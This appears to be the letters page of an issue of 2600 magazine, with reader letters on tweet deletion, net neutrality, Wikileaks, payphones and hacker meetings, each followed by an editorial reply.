I know you have probably never read instructions before, but you should read these. In order to keep the form concise, this is where I put all of the explanations and examples. In them, I introduce several new concepts, so if you try to do the form alone then you will fail.

Both are available from the "My Papers" section of http://www.kgb.to.

Suggestions are welcome. Just let me know if I can credit you by name and what name you would like me to use.

Particle Bored

Our readers will decide if it was worth waiting tens of thousands of years for this. Thanks for sharing.

Dear *2600:*

Thanks for the Google Blacklist! I converted the words on the blacklist into Morse code and then into music on Din, my free software musical instrument for GNU/Linux: http://dinisnoise.org. Here's a video describing the process: http://vimeo.com/24357958.

jag

We haven't been updating this project for a while because it just got too crazy, but you can see how much was compiled at http://www.2600.com/google-blacklist. Thanks for continuing what we started.

Dear *2600:*

Recently I discovered the need to delete all of my tweets prior to January 1st of 2011. Born of necessity, the following method eventually worked for me through a little trial and error. (Note: If you need to delete *all* of your tweets, then reading this may be of little use! Just Google TwitWipe.)

I began searching for the easiest way to accomplish my task and, surprisingly, I found very little help on the matter. Any Twitter user will know how tedious deleting even a small number of tweets manually can be. I was determined to figure out a way to get rid of 1000+ tweets without resorting to drastic measures (the previously mentioned TwitWipe, or deleting my account and reopening it).

I eventually stumbled upon http://delete.twitlan.com and thought, "At last!" But no, it appeared that I would have to click on each tweet I wished to delete! That's a lot of checkboxes! However, this was the only tool I could find that would do the job and I wondered if there was a way to select multiple checkboxes with ease. With a little luck, I came

across CheckBoxMate at http://addons.mozilla.org/en-us/firefox/addon/checkboxmate/ and was excited to have found it. I soon realized that it only worked on version 2.x to 3.5.x of the Firefox browser! No sweat, http://www.mozilla.com/en-US/firefox/all-older.html allowed me to download a 3.5.x version just to accomplish this task.

After getting CheckBoxMate installed, I returned to TwitLan and loaded tweets 500 at a time (omitting the first 250 or so because I wanted to keep those tweets, so really I was deleting only around 250 at a time). If you follow CheckBoxMate's instructions, you should be able to delete 1000 tweets in around an hour and a half. Why so long, you might ask? Well the TwitLan service takes some time to load 500 tweets, delete the ones you want, and reload the next 500. Not to mention, doing the checkbox selections themselves, albeit with greatly improved speed is nevertheless not as fully automated as one would hope.

Happy tweeting!

treesurg

You do realize your tweets still reside in the Library of Congress? They've made it their mission to save them all for some reason. We wish you luck getting rid of them there.

Inquiries

Dear *2600*:

I have a help request (with telephones). Is this the email address I should use?

RON

It might have been had you asked a question that we could have answered here. Now we'll never know.

Dear *2600*:

My gut tells me the next issue should be here, but my post box stares at me emptily. I am sad without *2600*. Will my issue be here soon?

Squeeling Sheep

Sorry for the delay. Here it is.

Dear *2600*:

Thank you for the work you do. I'm in the early stages of my hacking auto-education, and have been frustrated by what feels like coding dyslexia: I understand everything conceptually, but when it comes to reading and writing code, the characters start to swim and blur. I don't know whether to attribute this to lack of experience, an education that was heavy on the arts and light on math/science, or some actual reading disability. Is this a common hurdle for young hackers? Do you have any suggestions, other than persistence, for overcoming it?

Do I need to wait until the next issue for an answer? I'm sorry for my impatience!

Kate

Yes, you do have to wait for the next issue as we don't send out personal replies due to the overwhelming amount of mail we get. Sometimes it won't even appear in the next issue. Imagine hundreds, if not thousands, of people patiently waiting for answers that never come because their letter wasn't selected. So already, you're ahead in the game.

As for your actual question, yes, we've heard this said many times. The thing is not to overdo it, to pace yourself, and to know where your actual interests lie. You might also need glasses.

Dear *2600*:

Could you please tell me if there are any retailers in the U.K. (London) which stock *2600*? I know that Borders, Virgin, and Tower Records all used to sell it, but all have now gone bust. I would rather own physical copies and I'm afraid I don't have access to a credit card, so buying it over the counter so to speak is really my only option. Sorry to trouble you.

Darren M.

This is becoming a real problem for a number of publishers. In our case, lots of people want to get the physical edition but because all of these megastores have gone out of business (after driving the independent stores out of business before them), we're finding it more of a challenge to get to the public. The publishing world is still quite vibrant and full of great material, but the old, outmoded ways of doing business that the retailers were unable to let go of is biting us all in the ass as it spirals to its death. We hope to see something new emerge from the wreckage.

Dear *2600*:

Do you guys still display payphones or honor the increasingly rare display of such?

Eric

The payphone photos still represent one of the more popular and frequently contributed to features in our magazine. It's interesting that this remains true even with the ever shrinking number of such phones in existence. It also makes it all the more important that we document as many as possible while they're still around. To be considered, email us the highest quality photos you can at payphones@2600.com. You can also send us photos in the mail if digital copies aren't possible.

Dear *2600*:

You don't seem to have any phones from the U.K. Would you like me to go grab some pics?

James

We've published quite a few but haven't had much luck keeping our website updated. We always welcome shots from all over. We try to print the best ones and hope to have a great deal more online.

Dear *2600*:

Someday I hope to buy complete back issues and maybe a lifetime subscription. However, I have been reading since Summer 2003 and likely need no later issues. I suppose you rarely sell back issue sets and am wondering if you make deals: if I do not need those issues, must the price be the same? If so, I would say you can omit those issues, though I have a friend who might like some (I gave my friend a year's subscription once). I read you are out of some issues. Do you copy them for full sets?

It would be nice to see a demoscene article if you have not had one, though I do not know how relevant it is to your magazine (the demoscene originated from people/groups who cracked games). If no one else wants to write one, I might, though I might not want to use my name or a pseudonym. Do you ever

publish stuff like "by anonymous hacker"?

Keep up the great work.

D.

We actually do still sell a number of complete back issue sets, which only goes to show that the interest level is still high and the subject matter still pertinent in today's world. We can likely swap out some issues so you don't get duplicates but, obviously, if you get a full set, there wouldn't be anything left to swap out with. There are a couple of issues that we're completely out of, even in full sets. Others are only available in full sets. We do plan on having those available in a digital form, but we want to do it right and we've had an awful lot of projects lately. We'll let everyone know when that happens. As for the article, sure, we'd like to hear what you have to say on the subject and can attribute it however you wish. It must really be controversial (or highly embarrassing) for you not to even want a pseudonym.

Dear *2600:*

So I was tinkering around with one of my latest purchases and I happened upon something that I found interesting. It raised a few questions. But first, a little background.

Where I live, communications options are limited to either a satellite or hopeful DTV airwave. Naturally, I resent the part about receiving a bill for satellite, so I bought this little digital TV receiver and another at a yard sale for $2. And, for the first time since the end of analog TV broadcasts, I get a TV signal in my home!

Now the interesting part: I walked over to move some cords and grazed my face across one of the dipoles on my antenna. I promptly felt a sharp sting! One that made me consider checking for an insect or sharp pointed edge. I checked. No sharp edges or sweat bees. I touched the antenna again and felt the same. Hmmm? So I had an idea. Maybe there was an electrical problem? I grabbed my DMM and set it for AC voltage. Initially, I checked the ring and each dipole, then I dropped it. My meter was reading between 700 and 1000 volts, especially when I let the lead hang down at floor level.

This suddenly reminded me of something. Transmitters use high voltage to send out a signal while receivers only need to have this voltage induced. Why was my receiver acting like a transceiver? Are they sending information out from these boxes?

If someone out there knows the answer, awesome. Either way this type of thing is a bit too peculiar to keep to myself about. Kind of like how the individual paper packages to "Breathe Right" nose strips - when opened in the dark - let out flashes of light. And you can press them together to do this again. The way I discovered this was by removing one in the middle of the night and I was rather surprised... until I did it again. I still can't find someone to explain that. And I have asked my chemistry prof.

Without a doubt, I will continue to read your magazine. I have recently become a bit of a computer enthusiast. Funny, considering I used to be a bit of a Luddite. I will be subscribing here in a few weeks when I get back from vacation. I usually buy them off the mag rack at bookstores and newspaper stands... but recently had a tough time finding one.

kyle

We doubt there's anything nefarious going on, but will defer to some true electronics expert who will write in and explain exactly what's going on with your dipole. In the meantime, keep looking for those things that appear odd or don't seem to make sense. It's how we learn and invent new things that will one day puzzle future generations.

Desperation

Dear *2600:*

I have been severely hacked. Keystroke capture, podcast of my conversations, entry into my bank accounts, redirect of all my emails, my business server has been moved, and I have no way to find it.

I am just a regular person, not a hacker, but am trying to get *someone* to help me. Everyone from my banks, American Express, Apple (repeatedly), the local police, the FBI all tell me this is impossible. But maybe someone out there knows *it is happening*. The purpose seems to be to personally bankrupt me.

I recently lost my husband and, even though we had life insurance policies dating back to the 1970s and were meticulous about payments, they came "disconnected" from the actual insurance company in our online bill pay, and my sons and I now face liens on our homes.

If anyone out there receives this and thinks they are willing to help me, please contact me at either my or my sons' email addresses.

My MobileMe email account has also been hacked, so perhaps you could reply to both.

Thanks much, in desperation.

Brenda

We've been getting letters like this almost since our first issue. They tend to be filled with generalizations about hackers and the ability of technology to screw people over. Always there's either a vast conspiracy of lots of different people and organizations or they're all completely blind to what's really going on. And somehow, hackers are the only ones who can save the day, even though hackers are allegedly also the cause.

One thing we can do is simply say we're also part of the conspiracy and everything is continuing to go along with the plan quite nicely. That usually stops the letters from coming but we worry it may drive someone completely bonkers, so we don't usually say that.

In a case like this, we feel compelled to point out that all of the "facts" stated in the first paragraph are incredibly vague and easy to dismiss based on that alone. There's a podcast of your conversations? Where is this hosted? It should be a snap to find out who's behind it. Someone is entering into your bank accounts? That's a serious matter and we can't imagine any bank that wouldn't help in an investigation, provided you showed them some evidence of this.

It's definitely possible someone is targeting you with various forms of harassment. But your reac-

tion to this needs to be measured and rational, not full of vague accusations against the entire world. If someone is behind all of this, there's nothing they would enjoy more than your current response. Don't send out private information about you or your family to strangers - like you did with us - when you feel vulnerable. That kind of blind trust is one way to encounter people who will take advantage of your state of mind. Naturally, we erased all of the identifying information so that your situation wouldn't be made even worse.

Lastly, don't believe what you read in the papers and see on TV about hackers. They can't make anything happen and they can't fix everything that others do. Odds are someone, not a computer wizard, is screwing around with you and has left enough clues so you can figure out who it is. Unless it really is a computer wizard, in which case you need to make a list of how many of those you know and figure out who the most likely culprit is.

Dear *2600:*

While searching the web to find out about "implants," I came across an article from your magazine in the Summer 2010 issue. It's by Estragon. I am the victim of a terrible crime. I don't know much about these implants, etc. I had no idea they existed until I met this guy who became obsessed with me and obsessed with screwing with people's heads. He broke into my apartment and without my permission or knowledge, he put in both an ear and a throat implant, and began torturing me with this new technology. You can imagine I was scared shitless. I ended up checking myself into a loony bin but *I knew I wasn't crazy!* Sadly, the implants have yet to be removed.

I need to educate myself fully on the subject and this article is the best I've come across. I would *really really* like to get in touch with the person who wrote this article. I need to explain to my family exactly how this works, because they have no knowledge of such technology and would like to say I am just hearing voices (which I have never heard of in my life). I know I have these implants. If you could please help me, I would really appreciate it.

I am extremely poor right now, and I don't have the money for back issues etc., but it would help me greatly if you could tell me anything, or give me any leads on the latest implant technology.

Stacey

We'll be sure to pass your message along. But how is it you know you have these implants if they were put in you without your knowledge and why wouldn't any doctor - you know what, never mind. We'll just pass that message along.

Random Thoughts

Dear *2600:*

The article about Fox News' Twitter being hacked depicts the actions of a group called "The Script Kiddies." Why the fuck would a group call themselves this? And we wonder why hackers get a bad name.

The Girl in the Corner

Sometimes the name is all too accurate. In this case, the people involved acted rather immaturely, so their choice of names was unintentionally (we think) accurate.

Dear *2600:*

I just got the 28:2 edition of your distinguished magazine and thought for a moment that it would be wonderful if this magazine came out monthly. I know that you are concerned about content and would only like the most prestigious of articles to come out, so quarterly seems a viable expectation. I am also aware that this would require a name change to *2600: The Hacker Monthly*. I would, however, like you to think of the value you would be giving society if you published monthly. I and countless others would pay the difference to upgrade to a monthly publication and the world would be a much *more* benevolent and happier place because of you. Think of the global impact you would have and please consider my suggestion. If, however, due to fear that a monthly publication may be more than human evolution can handle at this time, I respectfully accept your wise decision and will read diligently my quarterly portion of *2600*.

r0Wn1

We sure do appreciate it, but there are way too many accolades here for a single letter. To speak to your suggestion, anything is possible, especially with the flexibility of our digital editions. For the printed version, remaining quarterly makes the most sense in the world of distribution and printing. But we're constantly looking into new ideas and ways of doing things, as many of our recent publishing ventures have shown. Two giant books and a hacker calendar are only the beginning. Expect more fun down the road.

Dear *2600:*

The mailing envelope for 28:2 was unsealed when it arrived. No big deal for me, but wanted to let you know in case others have the same experience. Maybe from including the little phone sticker, the packaging was different?

J.B.

We've heard this from a number of sources and had to cancel summer camp for the children whose responsibility it is to get this right. Thanks for letting us know. (And we hope all of our subscribers enjoyed the extra stickers.)

Dear *2600:*

I work in a mailroom at a college and came across a copy of your magazine. I am writing because I would like to know what the term "2600" means? Interesting publication. I'm just curious; I have read the whole thing and cannot figure it out.

Porky

No doubt you "came across" our magazine because the damn envelopes weren't properly sealed. But this goes to show how we still capture the imagination of people who have never heard of us before, even with a single glance. Assuming you've come across this issue as well (but you will have to tear through the envelope this time), we can let you know that 2600 hertz was a very magical frequency for

phone phreaks of the past. In short, sending a 2600 hertz tone down a long distance connection would gain control of phone call routing and bypass billing entirely, allowing for network exploration and free phone calls. So, for us, the number is a symbol of individuals gaining control of technology.

Dear *2600:*

Net neutrality is appealing to those who claim to love freedom, yet many don't even realize the inherent contradiction they are advocating. Net neutrality is anti-freedom at its core. Free markets with free trade among individuals or freely arising entities are the embodiment of freedom.

I see people write in constantly with the word "freedom" permeating their message. In many cases, nothing could be a more contradictory stance, because what they are really advocating is the limitation and restriction of freedom for providers of Internet service. No matter what people believe is the correct way of running an ISP according to their point of view, what right do they have over how a business runs? They have the right to not do business with that person/entity, and that is the extent of their right. They have no right to force others to operate in a certain way. They have no right to dominate others through government. Information provides freedom. People who write in with suggestions on carriers who are more open and who provide reasonable rates and unlimited bandwidth to their consumers are advocating freedom. This is what *2600* and the hacker community as a whole are all about. This is what touches my spirit and so many others around Planet Earth. People who do this are supplying information to one half of the market participants: the consumers.

People often become confused about freedom, however. They always want to give in to the temptation to take the shortcut of forcing others to their point of view. People who write in supporting government regulation are advocating force, and are opposing freedom, yet most don't even understand this basic truth. They are advocating the advancement of a certain group at the expense of another, through the use of force. People need to understand something about government before they start clamoring for government to take action on issues. The only tool of the government is force. Everything ultimately boils down to the point of a gun, or the threat of a jail cell. Government cannot innovate, it cannot produce, it cannot bring about freely made mutually beneficial choice and trades among people. The free market does that, and the best functioning market is that in which the consumers have the most possible information and choice. This is the realm in which we must fight, fellow hackers: information!

The government can only regulate, throttle, stifle, institutionalize, and bureaucratize that which it governs. It chokes out innovation and choice to the point that it makes it difficult for people to even imagine how some heavily regulated institutions today could possibly function without it. Roads and public education? Why box yourself in with the notion that only the State can provide these things, and that it can provide them in the best way for society? Many today take these types of concepts as a given. How then can you claim to be free thinkers? This is a very limiting and dangerous trend I see more and more of every day.

The inherent problem is that people are trying to address dynamic market issues with relatively static institutions and functions of government, because they see certain modes of operation or trends in a free market as static. What they fail to realize is their own impatience. Markets are dynamic and evolving systems, like countless physical and biological systems found within the universe. People see government central planning solutions as answers to immediate "problems" that would not survive long (relatively) on a free market. Government solutions last much longer, friends, and cause much more unintended damage. Examples are endless. Perhaps even worse than the multitudes of concrete examples of government destruction I could point you to, however, are the unseen examples of innovation that didn't happen, discoveries that weren't made, and wealth that wasn't created, due to accepted arbitrary government restrictions created to solve one problem or another at one point in our history.

Government action creates arbitrary boxes that all of us must live within, lest we be branded outlaws. They condition us to think and function in certain ways, taking manmade limitations as a given. Understand the fundamental principle that true freedom and trade among people is only possible in the absence of government force. Another part of the problem that causes people to turn to government solutions to problems is that they don't seem to understand the integrated relationship that government already has with entities of society they complain about, such as AT&T, that lend the momentum of government to these institutions. When this happens, these institutions become much less dynamic and responsive to the will of the consumer.

I realize that much infrastructure has to go into creating something like an ISP, but they could arise organically on a free market as well, without the help of government regulation and subsidies. One thing to note is that it is often the case that big corporations like AT&T and Walmart will actually lobby for government regulation, because they are big enough to handle the cost of the overhead. Walmart, for example, lobbied for minimum wage increases, because they knew their smaller competitors would not be able to handle it, while they could.

If the government wasn't selling anything, corporations would not be buying. We need to stay vigilant and address the problem at its root. Thanks for reading and continuing the debate. Happy hacking, friends.

Bpa

There's a lot of oversimplification here. While governments indeed cause a lot of the problems and regulations can often go awry, the belief that huge corporations will somehow behave in the best interests of the public is the height of naivete. There are countless examples of these entities abusing their power, intimidating and sabotaging the competition

until there isn't any, and basically ripping people off. For situations like this, you need regulatory force. If you look at such force as something done by an occupying power, then your hostility towards government makes sense. But see it as something that people have at least some chance of influencing or changing, and government then becomes a tool. We're not going to debate how near or how far we are to accomplishing this. But, at least in theory, that's what we believe the purpose - and the promise - to be.

Net neutrality is essential for precisely these reasons. Without it, content, competitors, objectionable websites, or even certain protocols could be blocked or slowed down tremendously unless some sort of a ransom was paid to the ISP. It's easy to tell people to just use someone else, but it's not that simple. Have you ever tried to use another cable company? Usually, you don't have a choice. The same is increasingly true in the world of connectivity. And even when there is a degree of competition, the big players are still in the picture somewhere. We've recently had run-ins with our local phone company, Verizon, who controls all of the DSL connections in our neighborhood, even those of competitors. When they feel like taking us off the net, we mysteriously vanish and there's nothing anyone can do. We're told this wouldn't happen if we were their customer. This kind of thing has been going on for years and it only serves to illustrate how power will always be abused. You have to have checks and balances and the "free market" is not going to do that to itself. The people have the final say and they can either use sticks and stones or the government to express themselves. We honestly don't know for sure which is more effective yet. Perhaps we need to try both options out a bit more.

Dear *2600:*

I just received 27:4 and, as always, *awesome!* You know reading is a place to go when we can do nothing but stay where we are. You guys send me to my pre-prison days with every issue. The last issue I got was 26:4. I was using mymagstore.com through their physical address in Seattle. The only thing is for me to buy your mag, they charge seven dollars shipping and a one dollar surcharge, so it costs me eight bucks more to get a six dollar mag.

So now I'll just buy back issues directly and next month I'll have enough for the subscription.

You guys are hilarious. Your responses to everyone's letters are awesome and often crazy! Especially the ones to "mohsen" in 27:4. You've got to print this guy's article. I'm pretty sure other readers are waiting for it, too.

Case

We're not sure why you would use a service that charges more than our newsstand price for shipping when we charge only our newsstand price and no shipping for domestic issues. As the publisher of the magazine, we would be "legitimate" as far as mailing material into prisons, in case that was the concern. The site you mention may be a valuable service for people wanting to get single copies of magazines that only offer subscriptions, but we also offer individual issues up to and including the current one at store.2600.com.

Dear *2600:*

I was watching a coworker do searches on Google a few days ago on what amounted to the same searches I had done a few hours previously. I laughed to myself about how Google must think I'm insane for doing the same thing and expecting different results (we share a desk), when a realization hit me: What if Google was using their "Instant" feature to deduce the typing cadence of each user? The data collection part of it is pretty straightforward; Google sends you new search results after each character you type, which is going to show up in their server logs in some way. The trick would be to make sense of it all somehow.

As soon as I got to a computer that was mine (I have Instant turned off at home because it annoys me endlessly), I did some searching on Google (sweet irony, I know) and didn't find anything useful other than an *Engadget* article dated 2/20/10 about a company called Scout Analytics, who had come up with a way to identify a user's typing cadence and match it to how they enter their username/password. Google Instant was unveiled on 9/8/10. Could they be working with Scout Analytics, or are they rolling their own? Or is it possible that they're just vacuuming up all of the cadence data now, with an eye toward analyzing and monetizing it later?

Think about it: If two people are using the same computer, Google can only make a hazy guess as to whether that computer is used by two people. With cadence analysis, the possibility exists that they could definitively say whether Bob or Alice are doing searches at the moment, and tailor the ads shown to them accordingly. Don't even get me started on embedding cadence tracking into ads. Also, if you're one of the people who read the *2600* article from a while back about running a script to send Google junk results, I have news: If you have Instant enabled, someone at Google is probably laughing at you.

As a friend of mine pointed out, different things can affect cadence, such as the amount of sleep, drugs, alcohol, and caffeine, so it's not unfair to assume that any analysis is going to be buggy, at least at first. Not to mention the logistics of compiling, analyzing, and storing all of that data. Given a long enough timeline, Moore's law will catch up (if it's not possible now, check again in 5-10 years) and algorithms for cadence detection will improve. It's also entirely possible that using cadence as an identifier is snake oil. But what if it's not?

nachash

And what if you just gave them the idea? Nice going.

Dear *2600:*

Normally, I don't operate my personal computer with anti-virus software enabled because it conflicts with everything I do. When I contract a virus, it's usually by choice so I can monitor its TCP/network activity. Finding the virus and neutralizing it gives me a sort of euphoria, but there was one that just

pissed me off not that long ago. My home network consisted of machines I've salvaged and built right out of the dumpster, so everything is somewhat expendable.

One day while torrenting, I caught a nasty virus that spread over the network and onto my removable devices (PSP, iPod, etc.). I thought I had found and killed its processes, but when I navigated to the directory I thought it was installed in, I couldn't find the file because, later, I would discover that it was melted/hidden. I backed up all of my files, not realizing that I didn't neutralize the virus. Thus, every time I reformatted, the malicious file slipped back into action.

The virus didn't impair my PSP because it wasn't designed for any file systems other than Windows, which is the way the majority of viruses operate. In other words, I have not encountered a cross-platform virus. I had a homebrew file viewer app on my PSP and was able to see the file unhidden, and open it and view its source code. I removed the auto-run script and saw the Windows directory that it was melted onto. At the end of the source was a short little shout out to the programmer and his little groupies.

I booted into BackTrack Linux live CD and navigated into my Windows directory and manually deleted the malicious file. Back in Windows, I disabled auto-run and reviewed the virus's source in a sandbox environment to reexamine it, then Googled the bastard who wrote it.

Let's just say, payback can be a bitch.

E.T.A.G E.

Retorts

Dear *2600:*

Your recent publication of "A Brief Guide to Black Edition XP" (28:2) did your readers a disservice. Yes, Windows XP is notoriously insecure, but I simply cannot fathom how anyone with an ounce of sense could believe that a warez frankenstein-XP with who-knows-what altered would be much of an improvement. This is not "sort of an open source... project," and *2600* should be ashamed of having characterized it as such in print. If you choose to run this operating system, you should be aware that it may, in fact, be less secure than XP proper, and you have no one to blame other than yourself if you encounter issues with it. If you need Windows, use 7. If you don't, pick a Linux. XP should be retired permanently.

What's more, the author's description of salting as "a way of encrypting passwords" and conflation of the ideas of encryption and hashing, is beyond inaccurate - it belies a fundamental lack of understanding of basic cryptographic primitives. A hash function is distinct from "encryption" (meaning "to encipher") in that the former is one-way, whereas the latter is reversible given knowledge of the algorithm, key, and IV. Salting is a means of rendering common inputs to hash functions unique, so as to increase the cost and decrease the feasibility of rainbow-table attacks.

In short, this article was nothing more than a script kiddie's guide to inadvertently becoming a participant in someone's botnet, and your readers deserve better than that.

CF 905

Dear *2600:*

This letter is in response to Chuck's letters from issue 28:2.

Okay Chuck, you obviously sent an article into *2600* and, not just an article, an absolutely kick-ass article, am I right? You felt that *2600* should be privileged to have you bestow this article upon them. And while I'm sure your article was great and revolutionary, you must realize that the people at *2600* are busy. People just like you and I send in articles every day for them to pass judgment over. I don't know how many people send articles every day, but these take time to read, and I believe they read every single one. I once had a job where I received novel and short story submissions for a contest. If I wanted to read all of these stories myself, I would still be there doing that today, and, here's the thing, I left that job eight years ago.

I don't know if you gave them an hour, a day, a week, month, or what, but when the submissions stack like they are apt to do, it's hard to read them in a timely fashion. *2600* says that if they will publish it, they will get to you within two issues. That's about six months. I've had two articles published in *2600* and the amount of time it's taken them to respond to my submissions has typically been less than six months.

I am currently waiting on another magazine that has a ten week limit for submissions. It has been nearly 13 weeks as of this writing. Even if they accept it, it could be two years before it is published. In writing, this is not uncommon, depending on what the article is about. The article I wrote has waited 67 years to be told. It took me a few years to write it. It could wait two more before being published.

Since I am writing this letter and I was planning on writing one on this subject anyway, there's the concept of how much *2600* pays for articles that I wanted to cover as well. Most people don't know that *2600* does not pay its writers in the usual way. I did not receive monetary reimbursement for either of the articles I have written. But I did receive something that I found somewhat valuable: A subscription to *2600*.

Granted, you might say, "You were cheated, subscriptions cost $24, you work cheap!" Ah, but that's only the cover value of a subscription. Before, I only received *2600* from the store where I purchased it. The price I paid in going to the store was a lot more than $24. Given that only two stores in my town sell *2600* and each store is 30 miles from my house, I would have to drive to either store for my *2600*. That was the only business I had in that area of town.

My car gets about 21 miles per gallon of gas. So what is effectively a 60 mile round trip costs three gallons of gas. As I write this, gas is $3.70 per gallon, but for simplicity I will say $3.50. Traveling to the bookstore and back costs me $10.50 per trip, not

including the cost of the *2600*. In a year this would equal $42, not including the $25 cost of the issues. So, for me, writing for *2600* saves me $67 per year. My first article was 745 words. That's about nine cents per word, and that's not exactly bad.

Variable Rush

Wow. We would love to hire you as our lawyer.

Still More on Wikileaks

Dear *2600*:

I am a Vietnam vet and I'd like to tell you a short story. In 1966, just before the monsoon season began, I was attached to, but not a member of, a very special unit that tended to be in places we were not - a unit that didn't exist. Just to get knowledge this time, not to do battle.

The chopper ride was longer than we expected, but we finally arrived and rappelled down to the ground. After taking stock of equipment and so on, we started towards our objective. With the chopper gone, we still had a long walk ahead of us, about eight or nine klicks to where we could observe. So all started well, with one minor glitch.

At the time of our drop, the approximate time, place, and date of our mission had been published in an American paper, the day before on that side of the world. That time was, *forever blast them,* 24 hours before we actually took off on our mission, supposedly secret until finished and we were back safe and quite available to the NVA, VA, and their support intel simply by picking up that American paper. No hunting through standard intel, just pick up the paper.... Oh, did I say minor...?

We actually made it to the edge of the jungle before they sprang the ambush. Of the 13 men on that team, six died in the first seconds of that ambush. Of the seven of us left, within several minutes, three more died - rather nastily. Only four of us managed to get out and run for it. Twelve days of stealing chickens or whatever we could find to eat and drinking rice paddy water later, we finally found a Marine platoon out on patrol and ultimately got back to base. You see, we had to drop everything but our harnesses we'd carried to get out of that ambush - food, clothes... everything. Everything but our lives. None of us got away unscratched and fortunately my field med-pac was on my harness and not on my pack.

Now, while I recognize what Wikileaks is doing, I *very strongly* disapprove of the utter disregard for the lives of our soldiers and allies in the timing and release of those "secrets." Secrets have a purpose sometimes, that of protecting lives. We never, so far as I know, discovered how that reporter got his info. However, his irresponsible reporting of it cost nine American soldiers' lives. There is a time and place for that disclosure - afterwards.

Julian Assange is like that reporter. He places the lives of both our men and those who are trying to help us at risk for no *good* reason. Yes, the people have a right to know, but they do not have the "right" to kill to obtain said knowledge. Perhaps a good punishment would be for him to join such a unit that has no *tactical secrets* and see how he enjoys putting his life in the hands of an ambitious reporter looking for a good story who doesn't care about the consequences. In 28:1 on page 37, Ghost Exodus ends his letter with the phrase "Weaponize knowledge." The reporter I referred to and Assange are doing just that. They are weaponizing that knowledge and it does kill, mostly us. Does anyone remember what responsibility is? Or is it that no one cares? It is evident that Mr. Wikileaks does not.

By the way, also in 28:1 on page 34 in Fun Facts, InternetToughGuy mentions the number 666 (e.g., $6.66). Did you know that "number of the beast" was part of the Church of Rome's desire to destroy the Pagan faiths before it? The numbers three and nine are Goddess numbers. The Goddess in her threefold aspect. If you take 6+6+6=18, then 1+8=9, the "beast" they refer to is the Goddess, the Mother of us all, herself, not the fallen angel Lucifer. Yes, there's more to that story, but in the interests of shortening this, I just mention the numerological aspect. So can we say, weaponized knowledge?

In closing, I want to take a moment to say thank you people, for all the hard work and research you put into this excellent magazine. I enjoy each issue and, while a lot is definitely over my head, I learn something every time. I particularly liked the Wi-Fi article on page 51 and the clarification that the article on page 49 about LDAP servers brought me. Keep up the good work, please. It is deeply appreciated.

Name and Location Withheld by Request

The horrible scenario you endured is completely unlike anything that Wikileaks has ever published information on. In your example, details of a specific ongoing military operation were leaked and somehow printed in a public newspaper without the military knowing. The material released in the present day had no such content that clearly endangered lives. Most of it referred to events of the past and, since you say that "afterwards" is the time and place for such revelations, this shouldn't pose a problem. There were many current day embarrassments caused by the leaked diplomatic cables, without doubt. But care was taken to ensure that individuals were not put at risk. Interestingly, it was our own government that leaked the name of a CIA officer in 2003 for political reasons, an act that easily put contacts around the world at risk.

Wikileaks should be held up to scrutiny, as should any such organization. But so should governments and corporations that cover up so much more than what is ever leaked. The truth can be a bitter pill, but it can also save lives. You don't ever hear it analyzed in that manner, but if you hold to the hacker rule of questioning everything you're told, it's not hard to get there on your own.

We appreciate the kind words and the numerology, not to mention the second letter referring to Pagan faiths in a single issue. That's precisely the same number as the total we've printed in our 27 years. What are the odds?

General Assembly

Opportunity

Dear *2600:*

I'm willing to translate publication located at www.2600.com/phones to the Belorussian language (my mother tongue). What I'm asking for is your written permission, so you don't mind after I'll post the translation to my blog. The translation is intended only for web, no print copies planned. Visitors of your website who come from Minsk (Belorussia) will be the ones who will read this blog post. That's the only way to spread them, no additional instruments we can use. Every translation we ever do does not costs a penny for the web page, which is translated. All we ask is to link back in whatever way you feel confident about it.

Thank you for the article. You can leave a voice message and I will call you back, if you prefer a call instead of emails.

Galina Miklosic

We almost fell for this. These days, you can never be too sure what you're getting in email. While this seemed like a nice offer, albeit rather strange, our natural suspicions and cynicism started to kick in. So we grabbed what appeared to be a somewhat unique phrase ("does not costs a penny for the web page") and plugged that into Google. There we found thousands of other such offers, many of which were apparently accepted. We even found a Facebook page for this individual where she professes to have an interest in translating literary works. We're flattered that our payphone page is considered as such. But, when following links of those organizations now boasting of a Belorussian translation of their pages, we found that the translations resided on such sites as sportsbettingspot.com, moneyaisle.com, and onlinepharmacycheck.com. Not suspicious enough? There are other people who have written the exact same letter word for word, including Alyona Sinkovich (whose Facebook page, complete with generic picture and interests, lists her own home page as onlinecasinospotlight.com), Amanda Lynn, Bohdan Zograf, and probably loads more. The translations are straight off of Google Translate, so nobody is actually doing any work here, beyond some scripting or even simple cutting and pasting. We don't quite know what the scam is here, but it probably involves directing people to sites that they would never go to otherwise, thereby driving up the number of hits and possibly even loading all types of malware onto the users' systems. We'd like to know if anyone has more info on this or other such endeavors.

Still More on Meetings

Dear *2600:*

Hi, I live in Charleston, SC. I was wondering if I could get in contact with whoever posted the meeting place at the Northwoods Mall, seeing as I missed the most recent meeting. I was hoping to see if they meet anywhere else through the month.

ckrupp

It's entirely possible that people gather at other times and in other places. But we don't give out anyone's info, primarily because of privacy concerns, but also because we don't want to become the equivalent of switchboard operators. This is why having web pages for each meeting is a good idea, since it provides a method of communication outside of our pages and the monthly meeting time.

Dear *2600:*

I'm a freelance journalist looking to pitch an article about *2600* meetings to a few editors. I used to attend the meetings in Glasgow, Scotland, and at one point we became aware that the meetings were being observed by some folks in the train station where we gathered.

I'm submitting a couple of Freedom of Information requests to try to ascertain who these people were and why they thought we were worthy of investigation. It would really help if I could include some dates on my FOI requests.

Do you have a record of when the Glasgow meetings first started?

Owen

You would know better than us when these events occurred. Our records show those meetings have been around since 1999. We assume, though, that you're pursuing this based on more than seeing other people observing the meetings, We find that all 2600 meetings are looked at with fascination by passersby. And curiosity is certainly not a crime.

Dear *2600:*

We are a group of about ten IT guys who once a month have a meeting in Soi 8 Bar, Sukhumvit Soi 8, Bangkok, Thailand (see www.thaivisa.com/forum/topic/409242-ubuntu-it-meeting/).

Some people suggested to "register" this meeting at www.2600.com where there is no Thai chapter yet. I read the guidelines, but the consensus was that we want to have flexible evenings.

Most people can only attend the meeting on Wednesday or Thursday and even these days that can change as it is not always allowed to drink alcohol in Thailand, sometime because of Thai public holidays, sometimes because of religious Buddhist days or even flooding. No alcohol - nobody shows up.

I think one of our members already registered www.2600.in.th. So the question now is, can we join *2600* with the flexible weekdays?

Marcel

Here's the thing. The constant moving around of meetings would make it impossible for us to guide people to the right day. We do the first Friday thing

